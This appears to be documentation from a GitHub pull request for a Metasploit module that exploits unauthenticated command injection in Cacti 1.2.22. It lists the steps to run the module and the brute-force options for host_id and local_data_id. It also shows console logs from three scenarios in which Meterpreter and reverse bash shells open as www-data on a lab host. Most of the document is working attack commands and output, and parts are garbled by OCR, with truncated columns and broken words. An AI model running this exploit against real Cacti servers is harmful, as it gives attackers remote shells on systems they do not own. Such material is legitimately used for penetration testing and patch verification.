

to complete the Cacti installation, how to make it vulnerable, and a PoC.

Additional details about the exploit are available here

Verification Steps

```
1. Start msfconsole
```

2. Do: use exploit/linux/http/cacti_unauthenticated_cmd_injectio

3. Do: set RHOSTS [IP]

4. Do: set LHOST [IP]

5. Do: set SRVHOST [IP]

6. Do: exploit

Options

TARGETURI

The base path to Cacti. The default value is /.

HOST_ID

The host_id value to use. By default, the module will try to bruteforce this.

LOCAL_DATA_ID

The local data id value to use. By default, the module will try to bruteforce this.

X_FORWARDED_FOR_IP

The IP to use in the X-Forwared-For HTTP header. This should be resolvable to a hostname in the poller table. Default: 127.0.0.1

Advanced Options

MIN_HOST_ID

Development

Successfully merging this pull request may close these issues.

5 participants









Lower value for the range of possible host_id values to check for. Default: 1

MAX_HOST_ID

Upper value for the range of possible host_id values to check for. Default: 5

MIN_LOCAL_DATA_ID

Lower value for the range of possible local_data_id values to check for. Default: 1

MAX_LOCAL_DATA_ID

Upper value for the range of possible local_data_id values to check for. Default: 100

Targets

```
Id Name
-- ----
0 Automatic (Unix In-Memory)
1 Automatic (Linux Dropper)
```

Scenarios

SRVHOST

Cacti 1.2.22 - Linux Dropper - HOST_ID and LOCAL_DATA_ID not set (bruteforce)

msf6 exploit(linux/http/cacti_unauthenticated_cmd_ racti_unauthenticated_cmd_ racti_unauthenticat Module options (exploit/linux/http/cacti_unauthenticated Current Setting Required Descri Name HOST_ID The ho no LOCAL_DATA_ID The lo Proxies no A prox 192.168.91.195 yes RHOSTS The ta 8080 RPORT yes The ta

192.168.91.195 yes

The lo

					resses
SRVPORT		9090		yes	The lo
SSL		fal	se	no	Negoti
SSLCer	t			no	Path 1
TARGETURI		/		yes	The ba
URIPAT	Н			no	The UF
VHOST				no	HTTP 9
X_FORWARDED_FOR_IP		127	.0.0.1	yes	The IF
ayload o	ptions (linux	(/x86	/meterpret	ter/reverse_	tcp):
Name	Current Sett		Required		
LHOST	192.168.91.1		yes	The lister	address
LPORT	4444		yes	The lister	port
1 Au	tomatic (Linu	ıx Dr	opper)		
	(22.10		oppe.		
iew the	full module i	.nfo	with the i	info, or inf	o -d com
sf6 expl	oit(linux/htt	:p/ca	cti_unauth	nenticated_c	md_inject
*1 C++	- d TO	SD 1		102 160 01 1	05.4444
-	ed reverse TC				
-	ng automatic		,		
=	arget appears				_
	g to brutefor				
	rating local_			s for host_i	.d 1
_	rming request				
_	rming request				
-	rming request				
_	exploitable				st_id 1
_	ng stage (101				
-	nd Stager pro	_		,	-
*] Meter	preter sessio	n 1	opened (19	92.168.91.19	05:4444 -
eterpret	er > getuid				
·	ername: www-d	lata			


Cacti 1.2.22 - Unix In-Memory - HOST_ID and LOCAL_DATA_ID set (immediate exploitation)


msf6 exploit(linux/http/cacti_unauthenticated_cmd_ Module options (exploit/linux/http/cacti_unauthenticated Current Setting Required Descri ---------HOST_ID The ho LOCAL_DATA_ID 182 The lo no Proxies A prox no 192.168.91.195 yes RHOSTS The ta RPORT 8080 The ta yes 192.168.91.195 yes SRVHOST The lo resses SRVPORT 9090 yes The lo SSL false no Negoti SSLCert no Path t TARGETURI The ba yes The UR URIPATH no VHOST HTTP s no X_FORWARDED_FOR_IP 127.0.0.1 yes The IP Payload options (cmd/unix/reverse_bash): Name Current Setting Required Description -----LHOST 192.168.91.195 yes The listen address LPORT 4444 yes The listen port Exploit target: Id Name Automatic (Unix In-Memory) View the full module info with the info, or info -d comm msf6 exploit(linux/http/cacti_unauthenticated_cmd_inject [*] Started reverse TCP handler on 192.168.91.195:4444 [*] Running automatic check ("set AutoCheck false" to di [+] The target appears to be vulnerable. The target is C [*] Executing the payload. This may take a few seconds.. [*] Command shell session 1 opened (192.168.91.195:4444 uid=33(www-data) gid=33(www-data) groups=33(www-data)


Cacti 1.2.22 - Linux Dropper - HOST_ID and LOCAL_DATA_ID not set (bruteforce with undetermined result, then manual exploitation)

msf6 exploit(linux/http/cacti_unauthenticated_cmd_ Module options (exploit/linux/http/cacti_unauthenticated Current Setting Required Descri Name HOST_ID The ho LOCAL_DATA_ID The lo no Proxies no A prox 192.168.91.195 yes RHOSTS The ta The ta RPORT 8080 yes SRVHOST 192.168.91.195 yes The lo resses 9090 SRVPORT yes The lo SSL false no Negoti SSLCert Path t no TARGETURI The ba yes URIPATH The UR VHOST no HTTP s X_FORWARDED_FOR_IP 127.0.0.1 yes The IP Payload options (linux/x86/meterpreter/reverse_tcp): Name Current Setting Required Description LHOST 192.168.91.195 yes The listen address yes LPORT 4444 The listen port Exploit target: Id Name 1 Automatic (Linux Dropper) View the full module info with the info, or info -d comm msf6 exploit(linux/http/cacti_unauthenticated_cmd_inject [*] Started reverse TCP handler on 192.168.91.195:4444 [*] Running automatic check ("set AutoCheck false" to di [+] The target appears to be vulnerable. The target is C [*] Trying to bruteforce an exploitable host_id and loca [*] Enumerating local_data_id values for host_id 1

```
[*] Performing request 25...
[*] Performing request 50...
[*] Performing request 75...
[*] Performing request 100...
[*] Enumerating local_data_id values for host_id 2
[*] Performing request 125...
[*] Performing request 150...
[*] Performing request 175...
[*] Performing request 200...
[*] Enumerating local_data_id values for host_id 3
[*] Performing request 225...
[*] Performing request 250...
[*] Performing request 275...
[*] Performing request 300...
[*] Enumerating local_data_id values for host_id 4
[*] Performing request 325...
[*] Performing request 350...
[*] Performing request 375...
[*] Performing request 400...
[*] Enumerating local data id values for host id 5
[*] Performing request 425...
[*] Performing request 450...
[*] Performing request 475...
[*] Performing request 500...
[!] Identified 15 host_id - local_data_id combination(s)
        host_id: 1 - local_data_id: 156
        host_id: 1 - local_data_id: 157
        host_id: 1 - local_data_id: 158
        host_id: 1 - local_data_id: 164
        host_id: 1 - local_data_id: 166
        host_id: 1 - local_data_id: 167
        host_id: 1 - local_data_id: 168
        host_id: 1 - local_data_id: 169
        host_id: 1 - local_data_id: 170
        host_id: 1 - local_data_id: 173
        host_id: 1 - local_data_id: 174
        host_id: 1 - local_data_id: 175
        host_id: 1 - local_data_id: 176
        host_id: 1 - local_data_id: 177
        host_id: 1 - local_data_id: 178
[*] You can try to exploit these by manually configuring
[-] Exploit aborted due to failure: no-target: Failed to
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/cacti_unauthenticated_cmd_inject
host id => 1
msf6 exploit(linux/http/cacti_unauthenticated_cmd_inject
local_data_id => 156
msf6 exploit(linux/http/cacti_unauthenticated_cmd_inject
[*] Started reverse TCP handler on 192.168.91.195:4444
[*] Running automatic check ("set AutoCheck false" to di
[+] The target appears to be vulnerable. The target is C
[*] Sending stage (1017704 bytes) to 10.18.0.3
```







Sign up for free to join this conversation on GitHub. Already have an account? Sign in to comment

Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information © 2024 GitHub, Inc.